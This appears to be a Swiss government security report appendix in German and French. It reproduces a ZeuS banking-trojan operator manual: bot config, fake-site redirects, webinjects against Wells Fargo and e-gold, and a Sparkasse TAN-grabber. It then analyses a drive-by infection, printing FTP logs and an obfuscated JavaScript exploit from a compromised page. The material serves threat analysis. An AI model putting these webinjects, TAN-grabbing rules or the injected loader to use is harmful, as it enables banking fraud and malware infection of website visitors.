StaticConfig: Die Werte dieses Abschnitts werden direkt in die Bot-Datei, d.h. die exe-Datei geschrieben, sie definieren das grundsätzliche Verhalten des Bots auf dem Rechner des Opfers.
Je nach Ihrer Paketzusammenstellung können einige der Parameter für Sie ohne Bedeutung sein; alle bedeutsamen Parameter sind in dem Beispiel, das dem Softwarepaket beiliegt, ausgeführt.

- **botnet [Zeile] –** legt die Bezeichnung des Botnets fest, zu dem der Bot gehört.
  Zeile – Bezeichnung des Botnets, bis zu 4 Zeichen oder 0 für den Defaultwert.

  Empfohlener Wert: botnet 0

- **timer_config [Wert1] [Wert2] –** bestimmt die Zeitspanne, innerhalb deren die Erneuerung der Konfigurationsdatei empfangen werden soll.
  Wert1 – bestimmt die Zeit in Minuten, innerhalb deren die Konfigurationsdatei erneuert werden soll, falls sie beim letzten Mal erfolgreich geladen wurde.
  Wert2 – bestimmt die Zeit in Minuten, innerhalb deren die Konfigurationsdatei erneuert werden soll, falls es beim letzten Laden zu Fehlern gekommen ist.

  Empfohlener Wert: timer_config 60 5

- **timer_logs [Wert1] [Wert2] –** bestimmt die Zeitspanne, innerhalb deren die angesammelten Logs an den Server gesendet werden sollen.
  Wert1 – bestimmt die Zeit in Minuten, innerhalb deren die Logs gesendet werden sollen, falls die letzte Übertragung erfolgreich war.
  Wert2 – bestimmt die Zeit in Minuten, innerhalb deren die Logs gesendet werden sollen, falls es bei der letzten Übertragung zu Fehlern gekommen ist.

  Empfohlener Wert: timer_logs 2 2

- **timer_stats [Wert1] [Wert2] –** bestimmt die Zeitspanne, innerhalb deren die die Statistik an den Server gesendet werden soll. (hierzu zählen die Installationen, die online befindlichen Bots, offene Ports der

Socks-Services, Screenshots usw.)
Wert1 – bestimmt die Zeit in Minuten, innerhalb deren die Statistik gesendet werden soll, falls die letzte Übertragung erfolgreich war.
Wert2 – bestimmt die Zeit in Minuten innerhalb deren die Statistik gesendet werden soll, falls es bei der letzten Übertragung zu Fehlern gekommen ist.

Empfohlener Wert: timer_logs 20 10

- **url_config [url] –** URL der Haupt-Konfigurationsdatei; dies ist der wichtigste Parameter; wenn die Konfigurationsdatei bei der Infektion des Opfer-Rechners unter der angegebenen URL nicht verfügbar ist, ist die Infektion sinnlos.

- **url_compip [url] [Wert] –** legt die Webseite zur Überprüfung der eigenen IP fest, dient zur Definition der NAT.
  url – bestimmt die URL der Webseite
  Wert – Bestimmt die Anzahl Byte, die downzuloaden ausreicht, um am Download seine IP zu erkennen.

- **blacklist_languages [Wert1] [Wert2]...[WertX] –** legt die Liste von Windows-Sprachcodes fest, für die sich der Bot immer im Sleep-Modus befinden soll, d.h. er wird keine Logs und keine Statistik versenden, aber die Konfigurationsdatei kontaktieren.
  WertX – Sprachcode, zum Beispiel für RU: 1049, EN: 1033.

DynamicConfig: les valeurs de ce paragraphe sont écrites dans le fichier de configuration définitif. Selon les composantes du paquet à disposition, certains des paramètres indiqués n'entrent pas en ligne de compte. L'exemple accompagnant le paquet du logiciel explique tous les paramètres importants.

- **url_loader [url] –** legt die URL fest, unter der man ein Upgrade des Bots downloaden kann. Dieser Parameter ist nur dann aktuell, wenn Sie eine neue Bot-Versions ins Botnet geschickt haben und seine Konfiguration über dieselbe URL überschrieben haben wie die alte Konfiguration; in diesem Fall beginnen die alten Bot-Versionen, sich über die in diesem Eintrag angegebene Datei zu erneuern.

- **url_server [url] –** legt die URL fest, über die Statistik, Dateien, Logs usw. von den Rechnern der Opfer versendet werden.

- **file_webinjects –** legt die lokale Datei mit der Liste der Webinjects fest. Eine Beschreibung des Formats dieser Datei finden Sie hier.

Unterabschnitt AdvancedConfigs – Enthält die Liste der URLs, unter denen eine Reserve-Konfigurationsdatei downgeloadet werden kann, falls die Hauptdatei nicht verfügbar ist. Es ist empfehlenswert, in diesen Unterabschnitt 1-3 URLs einzutragen; dadurch kann das Botnet vor dem Untergang bewahrt werden, wenn die Hauptdatei nicht verfügbar ist, und danach in aller Ruhe auf einen anderen Server übertragen werden. Unter den angegebenen URLs brauchen nicht notwendigerweise Dateien vorhanden zu sein, es geht vielmehr darum, dass man später unter diesen URLs Dateien ablegen kann. Die Dateien müssen erst abgelegt werden, nachdem die Nichtverfügbarkeit der Haupt-Konfiguratios-Datei festgestellt wurde. Falls Sie unter diesen URLs immer Dateien bereithalten möchten, müssen Sie sie immer gleichzeitig mit der Haupt-Konfigurationsdatei erneuern. Die Reservedateien unterscheiden sich durch nichts von der Hauptdatei und werden auf dieselbe Weise erstellt wie diese.

Pages de redirection automatique (redirect):

Ce chapitre explique – à l'aide d'exemples concrets pour simplifier – le fonctionnement des pages de redirection vers une nouvelle adresse URL.

Die Auflistung der URL-Redirects (im weiteren: «Fakes») wird im Unterabschnitt **WebFakes** des Abschnitts **DynamicConfig** aufgeführt.

Format des Eintrags: [ursprüngliche URL] [neue URL] [Schalter] [Blackmask POST] [Whitemask POST] [Blockierungs-URL]

- **ursprüngliche URL** – URL, die geändert werden soll; es kann eine Mask verwendet werden.

- **neue URL –** = Fake: die URL, die anstelle der ursprünglichen URL aufgerufen werden soll.

- **Schalter –** bestimmt die Hauptbedingung des Aufrufs; kann aus mehreren Schaltern in beliebiger Reihenfolge bestehen, allerdings wird die Gross-/Kleinschreibung berücksichtigt [case-sensitive]. Derzeit sind folgende Schalter verfügbar:
  - **P –** neue URL laden bei POST-Anfrage der ursprünglichen URL.
  - **G –** neue URL laden bei GET-Anfrage der ursprünglichen URL.
  - **S –** neue URL laden unter Beibehaltung des Pfades.

    Dieser Schalter erlaubt die freie Verwendung von "Scamsites" als gewöhnliche "Fake-Sites"; ausführlicher siehe weiter unten.

- **Blackmask POST –** Mask derjenigen an die neue URL übergebenen POST-Daten, bei deren Vorliegen nicht die Fakesite geladen wird. Gewöhnlich werden hier Felder angegeben, die sich in der Fakesite befinden; dadurch kann verhindert werden, dass die Fakesite in einer Endlosschleife auf sich selbst verweist. Wenn keine Notwendigkeit vorliegt, dieses Feld auszufüllen, kann es leer gelassen werden oder mit dem Zeichen * ausgefüllt werden.

- **Whitemask POST -** Mask derjenigen an die neue URL übergeben POST-Daten, bei deren Vorliegen die Fakesite geladen wird. D.h., wenn die POST-Daten nicht mit dieser Maske übereinstimmen, so wird die Fakesite nicht geladen. Dieses Feld wird in der Praxis ziemlich selten verwendet; lassen Sie es leer oder füllen Sie es mit dem Zeichen * aus, damit es ignoriert wird.

- **Blockierungs-URL –** falls Ihr URL-Redirect nur ein Mal auf dem Rechner des Opfers geladen werden soll, muss hier eine URL-Mask angegeben werden, bei deren Aufruf das betreffende URL-Redirect auf dem Rechner nicht mehr verwendet wird. Falls Sie es nicht benötigen, lasen Sie dieses Feld leer.

Lade-Algorithmus des URL-Redirects:

1. Suche der vom Opfer geladenen URL in der Konfigurationsdatei.
2. Prüfung der Schalter.
3. Überprüfung auf Übereinstimmungen mit der Blackmask.
4. Überprüfung auf Übereinstimmungen mit der Whitemask.
5. Aufruf der neuen URL.

Verwendung des Schalters «S»:

Dieser Schalter wird meist für die Übergabe der Steuerung an die «Scamsite» verwendet. Durch das Setzen des Schalters muss die **neue URL** die Grund-URL für die «Scamsite» sein; der Bot fügt am Ende der **neuen URL** einen Teil des Pfads aus der realen URL an, beginnend nach dem Letzten Slash (Zeichen: "\","/") der übereinstimmenden **ursprünglichen URL**.

Beispiele:

entry webfakes

- **http://*.rambler.ru* http://yandex.ru GP * ***
  Welche Seite das Opfer auf rambler.ru auch zu öffnen versucht, es wird immer die Hauptseite von yandex.ru geladen.

- **http://mail.rambler.ru/script/auth.cgi http://mydomain/myrambler.asp P "*&mailtan=*" ***
  Beispiel eines "Übergangs"-Fakes, der das Feld „mailtan" beinhaltet. Die Fakesite wird geladen bei POST-Anfragen, in denen „mailtan" nicht vorkomt, deshalb wird nach der Verarbeitung des Fakes das Opfer normal auf seine E-mails gelangen.

- **http://mail.rambler.ru/script/auth.cgi http://mydomain/myrambler.asp P "*&mailtan=*" "*login=*"**
  Beispiel eines "Übergangs"-Fakes, der das Feld „mailtan" beinhaltet. Die Fakesite wird geladen bei POST-Anfragen, in denen „mailtan" nicht vorkommt, in denen aber "login" vorkommt.

end

Injections (Webinject):

Le manuel décrit ici les formats déterminants pour les injections. Par injection, il faut entendre les éléments de code HTML qui soit viennent s'ajouter aux sites Internet d'origine, soit en remplacent une partie. L'expression «data_before» définit la ligne de code où débute la modification, la ligne «data_after» indiquant la fin de la modification.

Zwecks bequemeren Schreibens werden Webinjects in eine eigene Datei geschrieben, die in der Konfigurationsdatei als **DynamicConfig.file_webinjects** angegeben wird. Selbstverständlich werden nach der Erstellung der endgültigen Konfigurationsdatei keinerlei zusätzlichen Dateien mehr generiert.

Die Datei besteht aus einer Auflistung von URLs, für die eine unbegrenzte Anzahl Webinjects angegeben werden kann; die zu ändernde URL wird in einer Zeile nach den Regeln Konfigurationsdatei angegeben: set_url [URL] [Schalter] [Blackmask POST] [Whitemask POST], wobei die beiden letzten Parameter fakultativ sind.

- **URL –** die URL auf die das Webinjekt angesetzt werden soll; der Einsatz einer Mask ist möglich.
- **Schalter–** bestimmt die Hauptbedingung des Aufrufs; kann aus mehreren Schalter in beliebiger Reihenfolge bestehen, allerdings wird die Gross-/Kleinschreibung berücksichtigt [case-sensitive]. Derzeit sind folgende Schalter verfügbar:
  - **P –** Webinject ausführen bei POST-Anfrage der URL.
  - **G –** Webinject ausführen bei POST-Anfrage der URL [sic; Anm. d. Ü.].
  - **L –** ändert den Zweck des Webinject; wenn dieser Schalter gesetzt wird, wird der gewünschte Daten-Ausschnitt erhalten und unverzüglich im Log gespeichert.
- **Blackmask POST –** Mask derjenigen an die URL übergebenen POST-Daten, bei deren Vorliegen das Webinject nicht ausgeführt wird
- **Whitemask POST –** Mask derjenigen an die URL übergebenen POST-Daten, bei deren Vorliegen das Webinject ausgeführt wird.

Nach der Angabe der URL folgt aber der nächsten Zeile eine Auflistung der Webinjects, die bis zum Dateiende reicht oder bis zur Angabe einer neuen URL mittels eines weiteren Eintrags vom Typ **set_url**. Einen Webinject besteht aus drei Elementen:

- Ohne Schalter **L**:
  - **data_before –** Mask der Daten, nach denen neue Daten aufgezeichnet werden sollen.
  - **data_after –** Mask der Daten, vor denen neue Daten aufgezeichnet werden sollen.
  - **data_inject –** neue Daten, die das zwischen **data_before** und **data_after** Enthaltene ersetzen werden.
- Mit Schalter **L**:
  - **data_before –** Mask der Daten, nach denen der Ausschnitt der zu erhaltenden Daten beginnt.
  - **data_after –** Mask der Daten, vor denen der Ausschnitt der zu erhaltenden Daten endet.
  - **data_inject –** hat die Funktion des Kopfteils für die zu erhaltenden Daten, dient lediglich zur visuellen Hervorhebung in den Logs.

Beispiele:

- set_url https://www.e-gold.com/acct/balance.asp* GPL
- data_before
- <form name=fiat*</form>
- data_end
- data_inject
- data_end
- data_after
- <th colspan=4 align=left valign="bottom"
- data_end
-
- set_url https://online.wellsfargo.com/das/cgi-bin/session.cgi* GL
- data_before
-

- data_end
- data_inject
- data_end
- data_after
- <td id="sidebar" align="left" valign="top" class="noprint">
- data_end
-
- set_url https://www.wellsfargo.com/* G
- data_before
- <input type="password"*
- data_end
- data_inject
-
<label for="atmpin">ATM PIN</label>:
- <input type="password" accesskey="A" id="atmpin" name="USpass" size="13" maxlength="14" style="width:147px" tabindex="2" />
- data_end
- data_after
- data_end

Vol du numéro TAN:

Le dernier chapitre du mode d'emploi explique comment se déroule le vol du numéro TAN (Transaction Authentification Number). L'exemple se réfère à une adresse de e-banking.

Auflistung der Einstellungen des TAN-Grabbers; wird im Unterabschnitt **TanGrabber** des Abschnitts **DynamicConfig** gespeichert.

- **Format des Eintrags:** [URL-Mask] [Schalter] [Whitemask POST] [Blackmask POST] [Bezeichnung des Werts]

- **URL-Mask –** URL, beim Übergang auf welche die TAN in den POST-Daten gesucht werden soll.

- **Schalter –** bestimmt die Hauptbedingung des Erhalts der TAN, kann aus mehreren Schaltern in beliebiger Reihenfolge bestehen, allerdings wird die Gross-/Kleinschreibung berücksichtigt [case-sensitive]. Alle gemeinsam erlauben eine eine genauere Bestimmung der TAN. Derzeit sind folgende Schalter verfügbar:
  - **Sxx –** legt fest, nach welcher Anzahl ausgelassener TANs die TAN ausgetauscht werden muss. **xx –** Zahl
  - zwischen 1 und 99, die diese Anzahl angibt.
  - **Rxx –** legt fest, dass die Bezeichnung der TAN in den POST-Daten variabel ist, und ermöglicht es, das Auffinden der TAN nach der Position zu bestimmen. **xx –** Zahl zwischen 1 und 99, die diese Position angibt.
  - **Cxx –** legt die Anzahl der Ziffern in der TAN fest.. **xx –** Zahl zwischen 1 und 9.

- **Whitemask POST –** Mask derjenigen an die URL übergebenen POST-Daten, bei deren Vorliegen der TAN-Grabber ausgeführt wird.

- **Blackmask POST –** Mask derjenigen an die URL übergebenen POST-Daten, bei deren Vorliegen der TAN-Grabber ausgeführt wird.

- **Bezeichnung des Wertes –** Wenn Sie die Schalter **R** oder **C** nicht gesetzt haben, so muss hier unbedingt die Bezeichnung derjenigen Variablen in den POST-Daten angegeben werden, welche die TAN erhält; es kann eine Mask verwendet werden.

Funktions-Algorithmus des TAN-Grabbers:

1. Suche der URL in der Konfigurationsdatei.
2. Prüfung der POST-Daten.
3. Prüfung des Wertes des Schalters **S**.
4. Suche der Variable mit der TAN.
5. Speicherung der TAN.
6. Ersetzung der TAN den in POST-Daten und Fortsetzung der Ausführung der Abfrage.

Beispiele:

entry tangrabber

- https://banking.*sparkasse*.de/cgi/login.cgi S3 * tan

end

Il ressort de la description détaillée de l'installation de ZeuS et de son mode d'utilisation qu'un tel logiciel peut s'employer même sans connaissances particulières. Quiconque a déjà utilisé une application PHP ou MySQL sera frappé par les nombreuses similitudes. Ce constat reflète bien le concept de professionnalisation des acteurs. Un premier groupe développe le logiciel et le vend sur le marché au noir. Un autre groupe génère et diffuse les maliciels pour mettre en place un réseau de zombies – par exemple en envoyant des pourriels. Un troisième groupe loue ce réseau pour attaquer des systèmes de e-banking et recruter des «money mules». Ces trois types d'acteurs ont un point commun: ils se livrent à des activités criminelles dans un but d'enrichissement.

10.2 Infections par «drive-by download»: définition et fonctionnement

MELANI a fait le point sur les infections par drive-by download dans les rapports semestriels 2007/1 et 2007/2, où sont décrites les possibilités de prévention dont disposent les utilisateurs et les exploitants de sites Web. Le risque d'infection par drive-by download a encore augmenté durant l'année écoulée. Cette annexe explique à l'aide d'un exemple suisse anonymisé le déroulement d'une telle infection.

Définition

Les infections par drive-by download constituent un moyen de répandre des maliciels. Un ordinateur peut être infecté lors de la simple visite d'un site Web. Le cas échéant, l'utilisateur ne s'apercevra de rien. Les créateurs de maliciels ont généralement pour but d'accéder aux ordinateurs des utilisateurs finaux. La notion d'infection par drive-by download est un américanisme se référant au confort de la consommation en voiture (shopping, restauration, cinéma) et employé métaphoriquement à propos de la navigation sur Internet. Lors de telles attaques, les auteurs de maliciels corrompent généralement des sites de tiers, afin d'ajouter à leur code des éléments malveillants.

Infection

Il existe plusieurs possibilités d'infecter des sites Web par des codes malveillants. Les applications basées sur le langage PHP comportent souvent des éléments vulnérables, permettant aux pirates d'accéder au système d'exploitation ou au système de fichiers. Un serveur Web peut très bien lui aussi comporter de telles failles de sécurité. En les exploitant, les pirates parviennent à manipuler des contenus Web pour y faire entrer clandestinement du code malicieux. Une variante pour modifier des sites consiste à compromettre les données d'ouverture de session FTP servant à leur administration. Concrètement, l'ordinateur de l'administrateur d'un site Web est infecté par un cheval de Troie qui dérobe ses données d'ouverture de session. Le pirate n'a plus qu'à se connecter et à introduire des fonctions malveillantes dans le code des sites Web. De telles manipulations sont réalisées soit manuellement par le pirate, soit automatiquement par un réseau de zombies.

L'extrait ci-dessous (fig. 1) de fichiers d'ouverture de session FTP illustre une telle attaque. L'analyse montre que des éléments malveillants ont été téléchargés non pas une fois mais à trois reprises, le 4 mars, le 20 mars et le 28 avril 2008. Quant aux adresses IP, elles étaient enregistrées au Canada et aux Etats-Unis. Il s'agissait très probablement d'une attaque automatisée. Les adresses IP aboutissent à un serveur mandataire qui s'avère être un réseau de zombies, et non aux pirates eux-mêmes.

```
2008-03-04 11:49:42 68.148.9.86 xyz 21 [24236]USER xyz 331 0 0 0
2008-03-04 11:49:42 68.148.9.86 xyz 21 [24236]PASS - 230 0 0 15
2008-03-04 11:49:53 68.148.9.86 xyz 21 [24236]sent /xyz/index.html 426 0 0 110
2008-03-04 11:49:53 68.148.9.86 xyz 21 [24236]sent /xyz/index.html 226 588 0 1031
2008-03-04 11:50:20 68.148.9.86 xyz 21 [24236]sent /xyz/Main_Frame.htm 426 0 0 125
2008-03-04 11:50:20 68.148.9.86 xyz 21 [24236]sent /xyz/Main_Frame.htm 226 963 0 953
2008-03-04 11:50:33 68.148.9.86 xyz 21 [24236]sent /xyz/Main_Frame.htm 226 0 0 0
2008-03-04 11:50:33 68.148.9.86 xyz 21 [24236]sent /xyz/Main_Frame.htm 226 0 0 0
2008-03-04 11:50:36 68.148.9.86 xyz 21 [24236]created Main_Frame.htm 226 0 4127 1844
2008-03-20 07:52:01 74.138.129.195 xyz 21 [45992]USER xyz 331 0 0 0 - -
2008-03-20 07:52:05 74.138.129.195 xyz 21 [45992]PASS - 230 0 0 16 - -
2008-03-20 07:52:38 74.138.129.195 xyz 21 [45992]sent /xyz/index.html 226 588 0 172 - -
2008-03-20 07:52:50 74.138.129.195 xyz 21 [45992]sent /xyz/Left_Frame.htm 226 5875 0
328 - -
2008-03-20 07:53:07 74.138.129.195 xyz 21 [45992]created Left_Frame.htm 226 0 6975
3515 - -
2008-04-28 07:43:30 24.127.176.63 xyz 21 [19408]USER xyz 331 0 0 0 - -
2008-04-28 07:43:34 24.127.176.63 xyz 21 [19408]PASS - 230 0 0 16 - -
2008-04-28 07:44:06 24.127.176.63 xyz 21 [19408]sent /xyz/index.html 226 588 0 109 - -
2008-04-28 07:44:20 24.127.176.63 xyz 21 [19408]sent /xyz/Left_Frame.htm 226 3687 0
234 - -
2008-04-28 07:44:37 24.127.176.63 xyz 21 [19408]created Left_Frame.htm 226 0 6971 3359
- -
```

Fig. 1: extrait des fichiers d'ouverture de session FTP d'un serveur compromis

Code infiltré

Dans cet exemple, le code malveillant infiltré a été écrit, pour déjouer les analyses, d'une manière tellement compliquée que tout en fonctionnant, il est extrêmement difficile à comprendre (la méthode a pour nom obfuscation, en franç. obscurcissement). Pour analyser le code, il faut donc d'abord le transformer dans une forme compréhensible (deobfuscation / décryptage). L'obscurcissement est une pratique courante chez les programmeurs en JavaScript, pour des raisons de propriété intellectuelle. Dans le présent exemple, elle vise à empêcher les administrateurs et les enquêteurs de comprendre le fonctionnement réel du code. La fig. 2 indique en vert le code HTML d'origine et en rouge le code ajouté. Ce dernier consiste en une très longue chaîne en JavaScript: $=“[…]”. Des passages à la ligne ont été introduits dans la fig. 1 pour rendre la présentation plus lisible. La chaîne de la fig. 2 est décomprimée (unescaped) à la dernière ligne. Les résultats de la méthode «document.write» envoyés par le pirate sont transmis pour exécution au navigateur Web. Seul y apparaît en clair le code suivant:

eval(unescape($));document.write($);

De tels fragments de code ont valeur de signal d'avertissement pour les sites ne comportant qu'un minimum de JavaScript. Ils ne surprendront guère, le cas échéant, dans les sites plus complexes. Et comme le code JavaScript ne forme qu'une seule et unique ligne, les

administrateurs de sites ne découvrent souvent le forfait que lorsqu'un visiteur s'est plaint d'une infection.

```
<html>
<head>
<title>Widgets Info Page</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"> </head>

<body bgcolor="#000000" background="Images/Top_Widget.jpg">
<div align="center">
 <p><img src="Images/Left_Widget.jpg" width="680" height="444" usemap="#Map2" border="0">
  <map name="Map2">
   <area shape="rect" coords="2,1,677,447" href="Frame_Left.htm" target="_self">
  </map>
  <br>
  <map name="Map">
   <area shape="rect" coords="5,6,397,511" href=Description_Main.htm" target="_self" alt="Description of Widgets"
title="Description of Widgets">
  </map>
 </p>
 <p><font face="Garamond" size="4"><b>Widget Overview</b></font></p>
 <p><b><font face="Garamond" size="4">Super New Widgets </font></b></p>
 <p>  </p>
</div>
<script language="javascript">$="%63a%3d%22%2566u%256ectiax%256fn %2564c%2573(%2564s,e%2573){d %2573%253
du%256 ee%2573c%25ae61p%22;da%3d%22fqb0})-~ug0Qbbqi87e~%257F7% 3c7tfu7%3 c7dxb7%3c7v yb7%3c7fy v7%3 c7
huc7%3c7fuc7%3c7wxd7%3c7u~y7%3c7ud~7%3c7|uf7%3c7dgu79+fqb0|)-~ug0Qbbqi 87q7%3c7 r7 %3c7s7%3c7t 7%3 c7u7
%3c7v7%3c7w7%3c7x7%3c7y7%3c7z7%3c7{7%3c7| 7%we3c7}7%3c7~7 %3c7%257F7%3c7`7%3c 7a7%3qc7b7% 3c7c7%
3c7%2 2;dd%3d%22}Sx%3ctSx%3c}^}+yv8d)K7i7M,%25u22%2520%2520%279kd)K7di7M0-0%2522%2520%2520%27+m}^}-
S]^8d)K7t7M%3cd)K7}7M%3cd)K7i7M9+iSx!-|)K888 d)K7i7 M6% 2520hQQ9;}^}9 50&5##95 0%2522&M+ iSx%2522|)K88 88d
)K7i7 M6 %2520h##!!9..#9;}^}950!%25209M +}Sa x%22;d c%3d%220 d)K7t 7M-t)%3ewudTqdu 89%3d8t)% 3ewudT qi899+yv8
d)K7t7M,%25209d)K7t7M-!+d) K7}7Mt )%3ewu d]%257F~d x89;!+ ve~ sdy %a 257F ~0S]^8t%3c}%3ci9kfqb0b-888i;8 #:t99;8}
Nt9:#9;t9+budeb~0b+mfqb0t-7fuc|%x3 257Fh% 3es%25 7F}7+f qb0iSx !%3ciSx %2522 %3c%22;de%3d%22-|)K88d) K7}7M;}^
}950%2522%259M+yv888d)K7t7 M:%25229.-%25209 6688d) K7t7M: %25229,-)99tSx-~)K8d)K7t7M50!%25209M54+u|cu0tSx-
|)K88d)K7t7M:&950%2522%279M+4-%3eb u`|qsu8t% 3ciSx%2522; }Sx w;iSx!;tSx;})Kd)K7} 7M%3d! M;7%3 es%257F }79+%2
2;cb% 3d% 22e(%2564s)%2 53bs t%253dt %256d %2570% 253d%252 7% 2527 ;for(i% 253d0;i%2 53cds.% 256caden% 22;d
z3d%22%2566u%256e%2563tioax%256e %2564 w%e252 8t){% 2563 a%2 53d %25 27%252564%2525 6f%252563u me%25
256et.%252577r%2569t%252565(%2525 22%25 27;c e%2 53d%2 527%252 522) %2 527;cb 253d%25 27%25253c scr%2525
69%252570t%25256ca%25256%2565g%25257%2535a%25256%2537e%25253d%25255c%2525%25322%256aa%2576a%2
52573c%2572%2569%252570t%25255c%252522%25253e%2527;cc%253d%2527%25253c%25255c%25252fscrip%2574%2
5253e%2527;eval%2528une%2573ca%2570%2565(t%2529%2529%257d;%22;cd%3d%223ds%2574%252b%2553%2574rin
%2567.fr%256f%256dC%2568%2561rCo%2564e(%2528%2574mp.%22;cu%3d%22(p}b4g`mxq)6b}g}v}x}`m.|}ppqz6*(}rfuyq4gf
w)6|``d.:;bqgx{l:w{y;xp;sfs;64c}p`|)%25$$4|q}s|`),$*(;}rfuyq*(;p}b*%22;st%3d%22%2573t%253d%2522%253dst%253b%2564c
%2573(%2564%2561%252b%2564b%252b%2564%2563%252b%2564d%252b%2564e%252c1%2530)%253b%2564%2577(
%2573%2574)%253b%2573%2574%253d$%253b%2522%253b%22;db%3d%22d7%3c7e7%3c7f7%3c7g7%3c7h7%3c7i7%3
c7j79+fqb0~)-ug0Qbbqi8!%3c%2522%3c#%3 c$% 3c%25%3 c&%3c%2 7%3c (%3c) 9+fq b0d)-~ug0Qbbqi89+fqb0t)-~ug0 Tq
du8 9+d)K7i7Ma-t)%3ewudVe||luqb89+yv8t) %3ewu dTqi89.#9d) K7t7M-)%3 ewudTqd u8 9% 3d8t)% 3ewudTqi 89;% 25229 +
u|c u% 22;ce%3 d%22%2563har%2543o%256 4eA%2574( %25 30)^% 2528 %252 70%2 578%2 5300%2 527+e s))% 2tzr529
;}}%22;cc%3d%22%2567th;%2569++%2529{tm%2570%253dds.sl%2569c%2565(%2569,i%252b1%2529;s%2574%25%22;op
%3d%22%2524%253d%2522%2564w(%2564cs%2528cu,%25314)%2529;%2522;%22;cz%3d%22%2566%2575n%2563ti%25
6f%256ecz%2528c%257a){%2572et%2575rn%2520c%2561%252bcb+%2563%2563+%2563d+c%2565c%257a;}%253b%22;
%69%66(d%6fc%75%6den%74.%63o%6fki%65.%69nd%65xO%66%28%27vbul%6c%65%74in_%6dult%69qu%6fte%3d%27)
%3d%3d){sc(%27vbu%6c%6ce%74i%6e%5fnbmul%74iq%75ot%65%3d%27,%3 2,7)% 3b%aw65 va%6c(% 75nes%63ape%2
8dz+%63z+ %6fp%2b%73%74)a+%27d%77(d%7a+cz %28$+%73dt) %29%3b%2 7,3)} el%7 3e{%2 4%3d %27 %27} ;function
%20%73c(c%6em.-%2c%76,,eed%29%7bvar%20ex%64%3dnew %44at% 65();%6 5xd.a% 73 %65t D%61 t%6 55q(ex %64.%
67%65t%44a%74e()%2be%64)%3bdo%63ume%6et.%63oo%6bie%3dcnm%2b %27%3d%27aeesca% 70e(v w%29+ % 27%3
beaer43gfhsrmx%70ire%73%3sd%27+exd.to§%12GM%5afuqq%34%58 5wtz-4^~wa4Str%69ng%28)%3b%7d;
";eval(unescape($));document.write($);</script></body>
</html>
```

Fig. 2: Extrait: code HTML et exploit en JavaScript

Le maliciel proprement dit ne figure pas directement dans ces données; il s'agit à la place d'instructions au navigateur sur la manière de télécharger le maliciel d'un autre serveur, contrôlé par les criminels. Les pirates utilisent à cet effet un cadre flottant HTML caché (iFrame, voir fig. 1). Le nom DNS de la localisation de ce fichier est généré de manière dynamique et change deux fois par semaine. Dans l'exemple de la fig. 3, il s'agit de http://annvxes.com. De cette façon le maliciel reste enregistré de manière centralisée dans un petit nombre d'endroits, tandis que la distribution s'effectue de manière décentralisée par

les nombreux sites Web compromis. Une telle façon de procéder accroît la flexibilité visée par les criminels, simplifie la maintenance et réduit le risque d'être découvert. En outre, il est possible d'installer sur de tels sites de distribution centraux des filtres supplémentaires, p. ex. pour limiter l'infection à des pays spécifiques, pour ne télécharger le maliciel qu'une seule fois sur le même système ou pour dissimuler certaines parties de l'adresse IP.

Fig. 3: Un iFrame dissimulé lance le téléchargement du maliciel.

Le code JavaScript livre en outre des informations sur les versions disponibles du navigateur et des plugiciels (Acrobat, Flash, etc.), pour permettre au serveur de renvoyer un maliciel sur mesure qui sera exécuté sur l'ordinateur de la victime.

Ce script a pour particularité de modifier les domaines en fonction de la date. La fig. 4 montre la partie du code JavaScript décrypté servant à créer les domaines. Les copies répétitives (array) t9 y sont utilisées pour coder la date. Elles sont ensuite traitées à l'aide des variables yCh2 (année), mCh (mois), yCh1 (année à nouveau), dCh (jour de la semaine), m9 (mois sous forme de lettres) pour créer le nom de domaine terminé par «.com». Cet algorithme permet de déterminer à l'avance les noms de domaine. On voit par exemple qu'en juin, tous les noms de DNS se terminent par *xes.com (voir éléments de script marqués en gras).

